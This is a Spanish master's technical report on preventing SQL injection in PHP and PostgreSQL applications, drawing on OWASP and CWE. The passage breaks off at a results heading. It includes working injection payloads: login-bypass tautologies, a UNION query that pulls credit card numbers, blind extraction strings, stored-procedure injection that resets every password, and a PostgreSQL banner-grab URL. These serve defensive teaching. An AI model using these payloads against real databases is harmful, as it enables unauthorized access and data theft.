CIMAT

Centro de Investigación en Matemáticas, A.C.

Identificación y Clasificación de las Mejores Prácticas para Evitar la Inyección SQL en Aplicaciones Desarrolladas en PHP y PostgreSQL

REPORTE TÉCNICO


Que para obtener el grado de

Maestro en Ingeniería de Software

P r e s e n t a

J. Jesús Minero Guardado

Director de Reporte Técnico



M.A.T.I. José Guadalupe Hernández Reveles

Zacatecas, Zacatecas., 22 de julio de 2011

Agradecimientos

A mi familia, sobre todo a mi madre por todo su apoyo y dedicación durante estos dos años.

A doctores y maestros, cómplices de este crecimiento profesional y personal, por compartir todos sus conocimientos y experiencias.

A mi institución, CIMAT Unidad Zacatecas, por brindar todos los medios y recursos necesarios, facilitando siempre el proceso educativo con una calidad humana y profesional única.

A Dios, por permitirme lograr una meta más en mi vida y por estar siempre conmigo.

Contenido

Índice de imágenes

1 Introducción

1.1 Descripción del tema seleccionado

Las aplicaciones web hoy en día surgen cada vez más y las aplicaciones tradicionales existentes están migrando a este tipo, debido a que actualmente es necesario estar en comunicación clientes y proveedores, para mejorar los procesos de los cuales estos dependen, trayendo consigo ahorro de tiempo y recursos materiales.

En los últimos años las aplicaciones Web son un blanco perfecto de ataques por estar expuestos a diferentes personas en todo el mundo, y siempre existen personas en busca de beneficios a través del robo o corrupción de información.

La seguridad de las aplicaciones debería ser una parte inherente en el proceso de desarrollo de software, incluida como parte del diseño inicial de las aplicaciones, sin embargo en muchas ocasiones esta actividad se deja una vez que el sistema fue terminado.

Algunas organizaciones dedicadas a la clasificación y detección de vulnerabilidades como OWASP (Open Web Application Security Project) [8] y CWE (Common Weakness Enumeration), [4], clasifican a la inyección SQL (Structure Query Language injection) como uno de los ataques más característicos y comunes en las organizaciones. Este tipo de ataque se manifiesta en los sistemas de base de datos introduciendo sentencias SQL [8], a través de entradas con niveles reducidos de validación y modificando la lógica de la consulta original.

En este reporte se presenta una guía de mejores prácticas para la prevención de inyección SQL para proyectos realizados bajo PHP, un lenguaje dinámico y débilmente tipado y PostgreSQL, un manejador de base de datos libre con buenas características de concurrencia, seguridad, transacciones entre otras.

El reporte presenta diferentes técnicas de revisión como inspecciones, escenarios de ataque, revisión de código, pruebas de penetración, sin embargo se le da más énfasis y análisis a las últimas dos técnicas por ser señaladas como mejores propuestas para este tipo de búsqueda de vulnerabilidad [8][10][12]. Se hizo uso de un análisis de factibilidad de las herramientas de pruebas de penetración que soportan técnicas de revisión de inyección SQL, el autor de este análisis reviso 43 escáner de pruebas de penetración open source y libres, haciendo un comparativo de diferentes características importantes que deberían cubrir las herramientas, concluye con la recomendación de Acunetix, N-Stalker y Netsparker, mismas que fueron probadas en un caso práctico para comprobar su funcionamiento.

El caso práctico fue tomado del análisis de un sistema web llamado PREP (Programa de resultados Preliminares), encargado de tener el registro de los resultados en una votación de forma rápida y oportuna, el caso fue tomado por ser considerado ampliamente vulnerable ante la inyección SQL por tener varias entradas de usuario que son consideradas áreas vulnerables, aquí se presentan los resultados de las herramientas utilizadas, determinando las mejores prácticas de uso.

Para determinar la confiabilidad de las técnicas utilizadas para la detección de vulnerabilidades dentro del caso práctico, se recurrió al uso del “Estándar de Verificación de Seguridad en Aplicaciones” propuesto por OWASP, del cual se desprenden algunas recomendaciones para la prevención de la inyección SQL.

El resultado es una propuesta de las mejores prácticas tomadas de las diferentes organizaciones y autores de varios artículos con previos análisis, además de algunas prácticas extras tomadas de la experiencia del análisis del caso práctico. Las prácticas quedan flexibles para que las empresas pueden determinar en qué fase y que tipos de prácticas pueden ser utilizadas en diferentes situaciones.

1.2 Motivación e interés en la selección del tema.

Actualmente se está viendo el crecimiento de los sistemas web y esto es algo que ya no va a tener retroceso, al contrario las organizaciones que no logren comunicarse con su exterior estarán condenadas al fracaso por tener un proceso cerrado y limitado sin posibilidades de crecimiento, sin embargo por estar comunicadas mundialmente a través de internet están propensas al contacto con muchas personas donde algunas de ellas no tendrán buenas intenciones y trataran de irrumpir la información con fines dañinos para la organización.

Sin embargo aunado a este problema surgen organizaciones dedicadas a descubrir y clasificar los riesgos más comunes, uno de los que figura en los primeros lugares es la inyección SQL por ser muy fácil de explotar y sin mucho esfuerzo cualquier persona puede aprender rápido a irrumpir en el sistema con conocimientos básicos de sintaxis de SQL.

Existen diferentes técnicas de solución para mitigar este problema y que no requieren gran esfuerzo para su implementación sin embargo parecen no ser utilizados en las organizaciones, o estas implementan técnicas en etapas tardías del desarrollo del sistema web.

La motivación para la selección de esta investigación surgió por la necesidad de la empresa Softlogik, la cual desarrollo el sistema PREP bajo el enfoque PHP y PostgreSQL y con amplia interacción con el usuario, áreas propensas para inyección SQL. La idea fue dejarle una lista de recomendaciones de mejores prácticas para evitar este tipo de problema. Se pretende que estas prácticas se puedan seguir adoptando en futuros proyectos bajo este mismo enfoque, y concientizar sobre las mejores prácticas dependiendo la naturaleza de la aplicación web.

1.3 Objetivo

Identificar y clasificar las mejores prácticas dentro del ciclo de vida del desarrollo de un sistema web, que ayuden a prevenir ataques de inyección SQL en proyectos desarrollados en PHP y PostgreSQL, para su uso en proyectos futuros.

1.4 Metodología de Clasificación.

El presente reporte técnico muestra una recopilación de información de diferentes autores conocedores del tema, se hizo un análisis de varios artículos y sobre todo de la información de la organizaciones CVE y OWASP dedicadas a clasificar las vulnerabilidades más comunes y dañinas de los sistemas web, estas proporcionan varios recursos importantes para gestionar la seguridad en una organización, algunos recursos revisados de OWASP fueron: libros, artículos, estándares, de entre los que se destacan como base para este documento: Guía de Pruebas , Guía de Desarrollo, Guía de Codificación, el TOP 10 2010 y el Estándar de Verificación de Seguridad en Aplicaciones que ayudo a evaluar la revisión hecha al sistema PREP bajo el tipo de ataque inyección SQL, entre muchos otros artículos que fueron llevando a recabar las mejores prácticas para este tipo de proyectos PHP. En el caso de CVE proporciono actividades para prevenir inyección SQL por etapas del ciclo de vida del desarrollo de un sistema web.

1.5 Dificultades.

La dificultad más importante fue la falta de tiempo para poder generar la lista de las mejores prácticas, que limitó a generar una lista de prácticas detallada con casos prácticos, además no se presentan prácticas para técnicas de revisión interna y de diseño de los sistemas. Otra dificultad con menos peso fue la falta de información de la relación PHP y PostgreSQL.

2 Estudio del Arte

2.1 Marco general de seguridad en sitios WEB

Actualmente son cada vez más comunes las aplicaciones web, por facilitar la comunicación entre clientes y proveedores de servicios en la organización, enlazado a este crecimiento existe un problema de seguridad en las aplicaciones, lo que pone en peligro la integridad de la información que manejan, y esto trae consigo grandes pérdidas materiales y de reputación de las empresas que se ven envueltas en este tipo situaciones; además del descontento en general de los usuarios de los sistemas.

Algo que ha venido a reducir los riesgos de seguridad en las aplicaciones web es un grupo de organizaciones enfocadas en la detección y solución de problemas de seguridad a través de diferentes proyectos, es el caso de OWASP Top 10, donde muestra los riesgos más comunes y graves a los que se encuentran las organizaciones, o el CWE, que es una comunidad que cuenta con un diccionario de los tipos de debilidades a los que se encuentra el software. Cabe mencionar que existe una gran cantidad de organizaciones de este tipo y sin fines de lucro, para el caso de esta investigación fueron consideradas solo estas dos organizaciones complementadas con otros artículos.

La medición y pruebas de aplicaciones web es aún más crítica que en los sistemas tradicionales, debido a que las aplicaciones web están expuestas a millones de usuarios a través de Internet.

La guía de pruebas OWASP la define: “Es un proceso de comparar el estado de un sistema / aplicación con una serie de criterios”

OWASP menciona que una mala práctica es dejar las pruebas del sistema hasta la fase de implementación del sistema web, esto sin duda genera costos muy elevados porque puede ser muy tardado corregir problemas de seguridad en etapas tardías. Uno de los mejores métodos para prevenir errores de seguridad es implementar tareas de pruebas durante el desarrollo del ciclo de vida del software (SDLC) mediante la inclusión de la seguridad en cada una de sus fases.

Puede ser útil pensar en el desarrollo de software como una combinación de personas, procesos y tecnología. Si estos son los factores que "crean" el software, entonces es lógico que estos sean los factores que deben ser probados. Hoy en día la mayoría de de personas dedicadas a probar, solo incluyen la tecnología o el software en sí.

Principios de pruebas propuestos por Guía de pruebas OWASP:

- El ciclo de vida es el rey. *Incluye actividades en cada fase del ciclo*
- Prueba pronto y prueba frecuentemente. *Esto evita que el problema crezca*
- Entiende el alcance de la seguridad. *Tipo de sistema y seguridad que requiere*
- Piensa libre y fuera de la caja. *Usa creatividad a la hora de probar*
- Entiende el tema. *Documentación del sistema*
- Usa las herramientas correctas. *No son la bala de plata pero ayudan, bajo ciertos enfoques*
- Usa revisiones de código cuando esté disponible.
- Desarrolla métricas. *Ayudan a medir la calidad del trabajo*

- Documenta los resultados de las pruebas. *Ayudan a concluir el trabajo y calidad de las pruebas*

2.1.1 Técnicas de prueba propuestas en Guía de pruebas OWASP

En este apartado se muestra un contexto de las técnicas utilizadas para probar un sistema web, desde el punto de vista de la guía de pruebas de OWASP, y que servirá para tener un conocimiento básico de los tipos de pruebas que pueden aplicar para la detección de vulnerabilidades de inyección.

Inspecciones y revisiones manuales

Este tipo de prueba es llevada a cabo por humanos y suelen probar las implicaciones de seguridad de personas, políticas y procesos; pueden incluir la inspección de las decisiones de la tecnología y revisión de los diseños arquitectónicos. Por lo general son realizadas mediante el análisis de la documentación o la realización de entrevistas con los diseñadores o los dueños del sistema.

Modelo de amenazas

Es una técnica para ayudar a los diseñadores de sistemas a pensar en las amenazas de seguridad que las aplicaciones podrían enfrentar. Permite al diseñador desarrollar estrategias de mitigación de vulnerabilidades potenciales y le ayuda a enfocar sus recursos y atención en las partes del sistema que más lo requieren. Los modelos de amenaza se deben crear lo antes posible en el ciclo de vida del desarrollo del software (SDLC Software Development Live Cycle), y deben ser revisados cada que la aplicación evoluciona. Involucra los siguientes aspectos:

- La descomposición de la aplicación - comprender, a través de un proceso de inspección manual, cómo funciona la aplicación, sus activos, su funcionalidad y conectividad.
- La definición y clasificación de los activos - clasificar los activos en activos tangibles e intangibles según su importancia comercial.
- Exploración de vulnerabilidades potenciales - ya sea técnica, operativa o de gestión.
- Exploración de las amenazas potenciales - desarrollar una visión realista de los vectores de ataque potenciales desde la perspectiva de un atacante, mediante el uso de escenarios de amenaza.
- La creación de estrategias de mitigación - desarrollar controles de mitigación para cada una de las amenazas que considera pueden ser realistas. La salida de un modelo de amenaza puede variar, pero normalmente es una colección de listas y diagramas.

Revisión de código

Es un proceso de revisión manual o automatizada del código de una aplicación web, con el objetivo de buscar problemas de seguridad. Con el código fuente, un probador puede determinar con precisión lo que está pasando (o se supone que sucede) y eliminar las dudas con las pruebas de penetración.

Con este tipo de pruebas podemos encontrar problemas de concurrencia, de lógica empresarial deficiente, problemas de control de acceso y debilidades criptográficas,

así como puertas traseras, troyanos, huevos de pascua, bombas de tiempo, bombas lógicas y otras formas de código malicioso.

Si se realiza un análisis de código utilizando herramientas automatizadas con pruebas manuales el resultado en la detección de errores es muy efectivo, el análisis manual tiene como objetivo entender el contexto y lógica del código. Mientras que el análisis automático aumenta la efectividad en revisión de tareas repetitivas dentro del código, como determinar si se está siguiendo un estándar de codificación por ejemplo.

Pruebas de Penetración

Las pruebas de penetración han sido una técnica común, usada para probar la seguridad de la red por muchos años. También es conocida como la prueba de caja negra o ethical hacking. Las pruebas de penetración es en esencia un "arte" que consiste en realizar pruebas a una aplicación que se ejecuta de forma remota, sin conocer el funcionamiento interno de la aplicación con el objetivo de encontrar vulnerabilidades de seguridad, lanzando ataques a través de las entradas de usuario del sistema.

Las herramientas de pruebas de penetración han sido desarrolladas para automatizar el proceso, pero su eficacia depende de la naturaleza de las aplicaciones web y generalmente es pobre su eficacia. Gary McGraw [10] resume muy bien las pruebas de penetración cuando dijo, “If you fail a penetration test you know you have a very bad problem indeed. If you pass a penetration test you do not know that you don’t have a very bad problem”. Sin embargo existen razones claras de cuando hacer uso de ellas y bajo qué circunstancias es útil su funcionamiento como se describe en los siguientes temas.

Para que un sistema sea seguro lo más conveniente es hacer uso de todas las técnicas antes mencionadas, sin embargo existen circunstancias en las que solo es posible utilizar una de ellas, por ejemplo cuando la aplicación web ya fue creada y donde no se tiene acceso al código, la mejor opción es el uso de penetración código.

Otro factor importante para el uso de varias técnicas depende de la madurez del proceso y la cultura de la organización. Un análisis realizado en la guía de pruebas de OWASP en cuanto a esfuerzos para probar un sistema respecto a etapas de desarrollo y técnicas de prueba son las que se muestran en las imágenes 1 y 2.

La imagen 1 muestra una representación proporcional del uso de las técnicas de prueba en cada una de las fases del ciclo de vida, retomando que es importante que el proceso de pruebas se inicie en las primeras fases del ciclo con más énfasis.




Imagen 1. Porción de esfuerzo requerido para probar durante SDLC




Imagen 2. Porción de esfuerzo requerido de acuerdo a la técnica de prueba

La imagen 2 muestra el esfuerzo requerido para ejecutas las diferentes técnicas de prueba, claramente se ve como el proceso manual es mucho más laborioso y por tanto involucra tiempo, sin embargo este esfuerzo puede verse recompensado con una aplicación segura y la organización debería considerarlo.

2.2 Consideraciones al realizar las pruebas de seguridad en un sistema web

Se considera apropiado realizar un **programa de pruebas[10]** dentro de las organizaciones que debe ser elaborado en cada inicio de un nuevo sistema web, alguno de los elementos a considerar de este programa pueden ser los siguientes:

1. Definir objetivos de las pruebas, derivados de los requerimientos funcionales y de calidad de la aplicación web.
2. Documentar los requerimientos de seguridad de la aplicación web.
3. Validar los requerimientos de seguridad.
4. Establecer una lista de ataques y controles de seguridad como por ejemplo el top 10 de OWASP.
5. Determinar las pruebas de seguridad y el análisis de riesgos con soporte a una estrategia de mitigación.

Durante la fase de desarrollo se tiene la oportunidad para que los desarrolladores aseguren que sus componentes individuales tienen las pruebas de seguridad antes de que sean integradas con otros componentes de la aplicación a través de **pruebas de unidad** de los componentes.

Una buena práctica para los desarrolladores es construir casos de pruebas de seguridad como parte del marco de trabajo de pruebas de unidad. Este marco debe resultar de una definición previa de casos de seguridad que incluya las funciones, métodos y clases, además debe incluir pruebas para validar tanto requerimientos de seguridad positivos como negativos, es decir funciones que debe y no permitir el sistema. Ejemplos de ellos pueden ser:

- Autenticación y control de acceso
- Validación de entradas y codificación
- Encriptación
- Administración de sesiones y usuarios
- Manejo de errores y excepciones

Los desarrolladores pueden mejorar su actividad de seguridad con una herramienta de análisis de código integrada dentro de su IDE, con estándares de codificación y un marco de trabajo de pruebas unitarias como Junit, Nunit, CUnit que ayude a probar los componentes que han sido desarrollados, tal como funciones, métodos y clases. Por ejemplo en un caso se podrían validar entradas y salidas (sanitización de variables), y revisar el límite de las variables dependiendo de la funcionalidad del componente.

Debe existir una tarea que tenga como objetivo la **revisión de código** de la aplicación, donde los desarrolladores pueden analizar el curso del código para verificar estáticamente que el curso del código desarrollado no incluye vulnerabilidades potenciales y este completo con respecto a los estándares de codificación.

Después de que los componentes y el código son probados por el desarrollador y están listos para la aplicación, el siguiente paso en el proceso de desarrollo de software es ejecutar pruebas sobre la aplicación como un conjunto global. Estas pruebas de seguridad incluyen **pruebas de caja blanca** tal como análisis de código y **pruebas de caja negra** como lo son las pruebas de penetración.

El principal objetivo de la etapa de pruebas es validar “defense in depth”, concepto que es la implementación de controles de seguridad proveídos en las diferentes capas.
Se deben probar escenarios de ataques reales con técnicas tanto manuales como con herramientas de pruebas de penetración.

Para esto se puede generar un checklist que proporcione casos de prueba y vectores de ataque que pueden ser usados por los probadores para validar las exposiciones más comunes como inyección SQL, XSS Inyección, desbordamientos, negación de servicios, etcétera. Esta batería de pruebas puede realizarse de forma manual con conocimientos básicos de seguridad.

Para el caso de vulnerabilidades inyección SQL puede ser probada manualmente por vectores de ataque de inyección, a través de entradas de usuario y revisando los errores y excepciones que son lanzadas al usuario, esto sin duda alguna es una manera de descubrir que es una manera de detectar este tipo de vulnerabilidad. Para pruebas más profundas se requiere de conocimientos más especializados en técnicas de pruebas además del uso de herramientas.

La última fase de pruebas es llevada a cobo en el ambiente del cliente con datos reales y las pruebas normalmente son pruebas de aceptación, un importante asunto en esta fase es la configuración del sistema y esto podría representa un riesgo alto si no se hace de la forma correcta, por ejemplo configuración de privilegios mínimos para los host, un certificado SSL validado, deshabilitar servicios esenciales y que el directorio web raíz no sea limpiado de la prueba y las páginas web del administrador.

2.3 Inyección SQL

Las fallas de inyección ocurren cuando datos no confiables son enviados a un intérprete como parte de un comando o consulta. Los datos del atacante pueden engañar al intérprete al ejecutar comandos intencionados o acceder datos no autorizados.

Características de este tipo de ataque [8]:

- Los atacantes pueden ser atacantes externos, internos y administradores.
- Cualquier fuente de datos puede ser un vector de inyección, incluyendo fuentes internas.
- Es muy común que aparezca este tipo de amenaza dentro de las aplicaciones.
- Su detección no es complicada.
- Una falla de inyección puede resultar en la pérdida o corrupción de datos, falta de integridad, o negación de acceso, en algunos casos puede incluso tomar posesión del servidor.
- Dentro del impacto del negocio, se debe considerar el valor de los datos que pueden ser robados o modificados.

La inyección puede presentarse de diferentes formas de las que destacan LDAP (Lightweight Directory Access Protocol), XPath, inyección XML, inyección de comandos de sistema operativo e Inyección SQL como el más común y peligroso según los estándares OWASP y CWE, el cual se detalla a continuación.

Es necesario conocer el término de Inyección SQL para tener el contexto general de este tipo de vulnerabilidad, para esto se recurrió a los estándares dedicados a detectar y clasificar las vulnerabilidades más comunes.

La Guía de pruebas OWASP la define:

“A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.”

Common Weakness Enumeration (CWE)

“The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.”

Wikipedia la define:

“Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.”

La guía de prevención de ataque inyección SQL, propuesta por OWASP, menciona que sigue siendo un ataque muy común en las aplicaciones y que se debe a dos factores:

" 1.the significant prevalence of SQL Injection vulnerabilities, and

2. the attractiveness of the target (i.e., the database typically contains all the interesting/critical data for your application). "

Sin duda alguna esto se debe a que estos ataques son muy fáciles de probar y porque siguen existiendo casos de ataques exitosos, sin embargo también es fácil su detección y corrección.

El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL. Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL de carácter malicioso, dañino o espía invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Un programa elaborado con descuido podrá resultar ser vulnerable, y la seguridad del sistema (base de datos) podrá quedar eventualmente comprometida.

Al ejecutarse la consulta en la base de datos, el código SQL inyectado también se ejecutará y podría hacer un sin número de cosas, como insertar registros, modificar o eliminar datos, autorizar accesos.

Una inyección SQL exitosa puede leer, modificar y borrar datos sensitivos de la base de datos; ejecutar operaciones administrativas de la base de datos, respaldos de archivo existente de la base de datos, etcétera.

Es necesario conocer las formas por las cuales los Inyección SQL pueden llegar a una aplicación, la guía de pruebas de OWASP considera las siguientes:

- **Inband**: los datos se extraen utilizando el mismo canal que se utiliza para inyectar el código SQL. Este es el tipo más sencillo de ataque, en el que los datos recuperados se presentan directamente en la página web de la aplicación.
- **Out-of-band**: se recuperan los datos utilizando un canal diferente (por ejemplo, un correo electrónico con los resultados de la consulta se genera y envía al probador).
- **Inferential:** no hay transferencia real de datos, pero el probador es capaz de reconstruir la información enviando peticiones particulares y observando el comportamiento resultante del servidor de base de datos.

El caso que prevalece para este tipo de ataque es aquel en que el programador necesite y haga uso de parámetros a ingresar por parte del usuario, a efectos de consultar una base de datos.

Para que un ataque Inyección SQL resulte exitoso requiere que el atacante conozca correctamente la sintaxis SQL. Un buen paso para el atacante es tener acceso a los errores que genera una consulta SQL, es así como es fácil reconstruir la lógica de la consulta original. Sin embargo, si la aplicación oculta los detalles de error, el medidor debe ser capaz de realizar ingeniería inversa de la lógica de la consulta original y

comenzar a jugar con los ataques. Este último caso se conoce como "Blind SQL Injection".

2.3.1 Tipos de ataques Inyección SQL

Para poder cortar los ataques Inyección SQL, primero es necesario tener una idea clara de las posibles formas para que un atacante pueda entrar a nuestra aplicación, como se menciono antes debemos tener en claro todas las entradas de datos existentes en los formularios del sistema, se deben identificar datos que posiblemente tengan una conexión o comunicación con una base de datos, algunos ejemplos son cuando se requiere alguna autenticación (nombre de usuarios y contraseñas), cuando existen algunas opciones de búsqueda dentro de la aplicación, o en una aplicación típica de un carrito de compra donde existen productos, precios, descripciones.

El atacante siempre buscara tener presentes los valores de entrada que podrían servir para la elaboración de una consulta SQL, tratando de generar un error y este pueda ser lanzado al navegador buscando pistas de la sintaxis de la consulta.

Las pruebas más comunes es añadir una comilla simple (') o punto y coma (;) en el campo de prueba. El primero se utiliza en SQL como un terminador de cadena y, si no se filtra por la aplicación, llevaría a una consulta incorrecta. El segundo se utiliza para poner fin a una instrucción SQL y, si no se filtra, también es probable que genere un error.

Ejemplos de los casos más comunes de ataques Inyección SQL

Caso 1a Uso de operador OR

Código vulnerable:

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

Ataque:

Valores que se pueden cambiar

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

La consulta quedaría:

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' =
'1'
```

Si se supone que los valores de los parámetros son enviados a través de GET al servidor y el dominio del sitio web es vulnerable y el sitio fuera:
www.example.com, la solicitud quedaría:

http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%2 0'1

Caso 1b Consultas SELECT

Código vulnerable

```
SELECT * FROM Users WHERE ((Username='$username') AND
(Password=MD5('$password')))
```

En este caso el password usa la función hash MD5, sin embargo el ataque puede presentarse utilizando los símbolos para comentar una línea o cadena:

```
$username = 1' or '1' = '1'))/*
$password = foo
```

Para el caso de de PostgreSQL y Oracle se usa el simbolo “--"

La consulta quedaría:

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND
(Password=MD5('$password')))
```

La URL solicitada quedaría:

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

Otra variante, es utilizando LIMIT para traer el numero de filas que se quiera.

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/
*&password=foo
```

Caso 2 Consultas utilizando el operador UNION

Código vulnerable

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Poniendo un valor a Id

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

Tendremos la siguiente consulta:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCarTable
```

El resultado seria la unión del resultado de la consulta original con todos los usuarios de tarjetas de crédito. La palabra clave ALL es necesaria para moverse por las consultas que utilizan la palabra clave DISTINCT. Por otra parte, nos damos cuenta de que más allá de los números de tarjetas de crédito, se han seleccionado otros dos valores. Estos dos valores son necesarios, porque la consulta dos debe tener el mismo número de parámetros que la primera, a fin de evitar un error de sintaxis.

Caso 3 Inyección SQL a ciegas

Existe otra categoría de inyección SQL, llamado Blind SQL Injection, en la que el atacante no sabe nada sobre el resultado de una operación. Por ejemplo, este comportamiento ocurre en los casos en que el programador ha creado una página de error personalizada que no revela nada sobre la estructura de la consulta o en la base de datos. (La página no devuelve un error de SQL, sólo puede devolver un HTTP 500).

Los atacantes usan métodos de inferencia, para evadir este obstáculo y por lo tanto pueden tener éxito para recuperar los valores de algunos campos que desee. Este método consiste en realizar una serie de consultas booleanas al servidor, observa las respuestas y, finalmente, deduce el significado de tales respuestas.

El problema para la seguridad de la página radica en que esta técnica es utilizada en combinación con diccionarios o fuerza bruta para la búsqueda, va carácter por carácter de una contraseña, un nombre de usuario, un número de teléfono o cualquier otra información que albergue la base de datos atacada; de esta manera se puede saber, por ejemplo, que una contraseña comienza por "F...", luego continúa con ".i...", y luego "..r...", etc. (acumula Fir...), hasta dar con la palabra completa.

Existen programas que automatizan este proceso de tanteos ejemplo de ello son los algunos escáner de pruebas de penetración.

Por ejemplo, suponiendo que se tiene el dominio www.example.com , que contiene el nombre del parámetro Id vulnerable para Inyección SQL y que manda la siguiente solicitud http://www.example.com/index.php?id=1'

Suponiendo que la consulta ejecutada sobre el servidor es SELECT field1, field2, field3 FROM Users WHERE Id='$Id', se puede explotar usando los casos uno y dos mencionados anteriormente.

Si queremos obtener el valor del campo username. Las pruebas que vamos a ejecutar nos permitirán obtener el valor del campo nombre de usuario, a través de la extracción del valor, carácter por carácter. Esto es posible mediante el uso de algunas funciones estándar, presentes prácticamente en todos los manejadores de bases de datos. Para los siguientes ejemplos, usaremos las siguientes pseudo-funciones[10].

SUBSTRING (text, start, length): Obtiene un rango de una cadena especificado el inicio y longitud.

ASCII (char): Obtiene el valor ASCII de un caracter de entrada.

LENGTH (text): regresa la longitud de en caracteres de una cadena de entrada.

A través de estas funciones, se pueden ejecutar las pruebas sobre el primer carácter y una vez descubierto avanzar al segundo, hasta descubrir el valor completo, a continuación se muestra el proceso.

SUBSTRING obtendrá un carácter, luego con ASCII se obtiene su valor y con este número se compara con su valor en la tabla ASCII.

Ejemplo para obtener el valor de Id.

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

Esto crea la siguiente consulta (esto es una consulta inferencial):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

Esta consulta dará resultado solo si el valor del primer caracter es 97, de no ser así seguirá recorriendo con 98,99, etc. Una vez descubierto este valor avanza al segundo hasta terminar por descubrir toda la cadena.

Para determinar la longitud del campo se utiliza la función LENGHT que devuelve NULL cuando se le pasa el valor 0, que indica que ya no hay mas caracteres y por tanto la terminación de la búsqueda.

Los ataques de Inyección SQL a ciegas requieren un grande volumen de consultas. Una buena forma de explotar esta vulnerabilidad es a través del uso de una herramienta automatizada. Los requerimientos mínimos de estas herramientas es que contengan la tarea de peticiones GET.

Caso 4 Inyección en procedimientos almacenados

Una solución propuesta para la mitigación de inyecciones SQL es la recomendación de la utilización de procedimientos almacenados, sin embargo exclusivamente el uso de procedimientos almacenados no ayudar en la mitigación de la inyección SQL si estos no se diseñan adecuadamente, si es encontrado SQL dinámico dentro de procedimientos almacenados esto puede provocar vulnerabilidades a la inyección de SQL, de la misma forma como es encontrado en una página web.

Cuando se utiliza SQL dinámico dentro de un procedimiento almacenado, la aplicación debe desinfectar la entrada del usuario para eliminar el riesgo de inyección de código. Si no se sanitiza, el usuario puede meter SQL maliciosos que se ejecutan dentro del procedimiento almacenado.

Ejemplo:

Considerando el siguiente procedimiento almacenado en SQL Server:

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = ‘ Select 1 from users
Where username = ‘ + @username + ‘ and passwd = ‘ + @passwd
exec(@sqlstring)
Go
```

Si la entrada de usuario fuera:

```
anyusername or 1=1'
anypassword
```

Este procedimiento al no sanitizar la entrada, permite el valor de retorno para mostrar registros existentes con esos parámetros.

El ejemplo anterior puede parecer poco probable debido a la utilización de SQL dinámico para iniciar la sesión de un usuario, pero pueden existir varios casos los cuales un procedimiento no protege esta vulnerabilidad, otro ejemplo podría ser cuando existe una consulta de informes dinámicos donde el usuario selecciona las

columnas que quiera. El usuario podría insertar código malicioso en este escenario y comprometer los datos.

Ejemplo:

```
Create procedure get_report @columnamelist varchar(7900) As
Declare @sqlstring varchar(8000)
Set @sqlstring = ‘Select ‘ + @columnamelist + ‘ from ReportTable‘
exec(@sqlstring)
Go
```

User input:

```
1 from users; update users set password = 'password'; select *
```

Esto dará como resultado en el informe de ejecución y las contraseñas de todos los usuarios actualizados.

Por tanto se debe tener cuidado a la hora de crear procedimientos almacenados, la misma recomendación es sanitizar todas las estradas de los usuarios.

2.3.2 Elementos a considerar para probar POSTGRESQL

En esta sección algunas técnicas de ataque para PHP y PostgreSQL tomados de la guía de pruebas OWASP, para comenzar es necesario tener presente las siguientes características de manejador:

- PHP usa como separador el “; “ para indicar que se ejecuten diferentes sentencias o líneas de código.
- Las sentencias SQL pueden ser truncadas añadiendo el carácter de comentario: --.
- LIMIT y OFFSET se pueden utilizar en una instrucción SELECT para recuperar una parte del conjunto de resultados generado por la consulta.

Para ejemplificar, se asume que http://www.example.com/news.php?id=1 es vulnerable a ataques Inyección SQL, a continuación se muestran algunos ejemplos con PostgreSQL, de la misma forma como fueron explicados en la sección anterior.

Ejemplo

La función “version()” puede ser usada para grabar el banner PostgreSQL, además muestra el sistema operativo y su versión, como se muestra a continuación.

http://www.example.com/store.php?id=1 UNION ALL SELECT NULL,version(),NULL LIMIT 1 OFFSET 1--

Resultado

